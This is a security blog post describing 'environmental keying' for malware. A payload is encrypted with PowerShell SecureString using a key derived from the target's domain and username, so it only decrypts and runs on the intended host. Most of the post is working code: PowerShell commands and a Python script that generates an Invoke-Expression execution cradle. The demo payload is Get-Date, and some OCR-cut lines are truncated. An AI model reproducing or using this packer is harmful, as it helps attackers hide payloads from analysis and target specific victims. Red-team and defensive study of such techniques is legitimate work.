Using SecureString to protect Malware

 mez0.cc/posts/environmental-keying-with-securestring

Table of Contents

Introduction

Whilst writing a PowerShell Packer, I had a quick look into ConvertTo-SecureString and quickly remembered it is a feature in Invoke-Obfuscation. Looking into this as a method of obfuscation then led me to PowerShell Obfuscation using SecureString.


This seems to be a trend now, but what I wanted was to use it in an Environmental Keying scenario.

But first, what is it...

About SecureString

SecureString, as far as I can tell, is an AES encrypted string which aims to help users mask credentials. To see how secure `SecureString` is, Microsoft have a How Secure is SecureString explanation.

Lets have a look at an example:



In the above, `Get-WmiObject` is used to query a remote computer. It then failed, and a new credential was created and used; this allowed access.

Small Proof-of-Concept

As an example, here is how data would be encrypted:

1. Get a key: For now, an array of 0 -> 31 will do.

```
$key = (0..31)
```


2. Encrypt the data with ConvertTo-SecureString

```
ConvertFrom-SecureString -Key $key (ConvertTo-SecureString "Get-Date" -AsPlainText -
Force)
```

This will produce something like:

```
76492d1116743f0423413b16050a5345MgB8AG8AVQBaAGwAUgBpAEkAZQAzAHYAOQBIAEEAdgBkADMAVABqAG
```

And here is a screenshot of that all executing:



To then decrypt it, the following command can be used:

```
(New-Object System.Net.NetworkCredential("", (ConvertTo-SecureString -key $key
$encrypted))).Password
```

Which looks like this:

Quite simple.

Using SecureString for Keying

Now lets take a quick look at how this can be used with keying... Honestly, its quite simple. Assume the payload to run is `Get-Date`, and the keying string is:

```
$env:USERDNSDOMAIN\$env:USERNAME
```

In this case, it would be:

```
johto.local\lance
```

To join the string:

```
(-join($env:USERDNSDOMAIN,'\',$env:USERNAME)).ToLower()
```

To convert this to a byte array:

```
[system.Text.Encoding]::UTF8.GetBytes(((-
join($env:USERDNSDOMAIN,'\',$env:USERNAME)).ToLower()))
```

This now has one issue, it is not of length 32. Which, again, is easy to fix with `PadRight()`:

```
[system.Text.Encoding]::UTF8.GetBytes(((-
join($env:USERDNSDOMAIN,'\',$env:USERNAME)).PadRight(32,0).ToLower()))
```


Wrapping this up:

```
$key = [system.Text.Encoding]::UTF8.GetBytes(((-
join($env:USERDNSDOMAIN,'\',$env:USERNAME)).PadRight(32,0).ToLower()))
ConvertFrom-SecureString -Key $key (ConvertTo-SecureString "Get-Date" -AsPlainText -
Force)
```

In my case, it produces:

```
76492d1116743f0423413b16050a5345MgB8AFYAMQBhAEYARABsAGYAaQBjAEgAeABSAEYAQQAvAE8AQgBwAD
```

Here is an exampl of it all running:



Now that it works, lets automate it.

Automating it

I was unable to find a good way to do this natively in Linux, and I didn't want to do it on Windows because of Invoke-Obfuscation, and I tend to work from Linux 99% of the time anyway.


Here is the script I threw together which relies on PowerShell for Linux:

```
import subprocess


def get_encrypted_payload(payload: str, password: str) -> str:
    base_command: str = f"$key =
[system.Text.Encoding]::UTF8.GetBytes('{password}'.PadRight(32,0));ConvertFrom-
SecureString -Key $key (ConvertTo-SecureString '{payload}' -AsPlainText -Force)"
    try:
        output = (
            subprocess.check_output(["pwsh", "-c",
base_command]).decode().strip("\n")
        )
        return output
    except Exception as e:
        print(f"[!] Error: {str(e)}")
        return None


def executor(encrypted: str) -> str:
    password = "(([System.Text.encoding]::UTF8.GetBytes(((-
join($env:USERDNSDOMAIN,'\\',$env:USERNAME)).PadRight(32,0).ToLower()))))"
    return f"(New-Object System.Net.NetworkCredential('', (ConvertTo-SecureString -
key ${password} '{encrypted}'))).Password|Invoke-Expression"


def main() -> None:
    password: str = "johto.local\\lance"
    payload: str = "Get-Date"

    encrypted: str = get_encrypted_payload(payload, password)
    if not encrypted:
        quit()

    cradle: str = executor(encrypted)

    print(cradle)


if __name__ == "__main__":
    main()
```


This script is a Python3.9+ utility which automates all of the previous steps discussed. Running the script will give:

```
(New-Object System.Net.NetworkCredential('', (ConvertTo-SecureString -key
$(([System.Text.encoding]::UTF8.GetBytes(((-
join($env:USERDNSDOMAIN,'\',$env:USERNAME)).PadRight(32,0).ToLower()))))
'76492d1116743f0423413b16050a5345MgB8ADEAMABOADgAUQBBADQATQBDAEoAZABpAE4AdwA2AFoAdQBiA
Expression
```

Running on the incorrect target:



And on the correct host:



Voila.

Conclusion

This isn't new, nor is it particularly exciting. Its just something I ended up spending a few hours playing with. As PowerShell doesn't really have much usage offensively any more, it is also widely used in dotnet.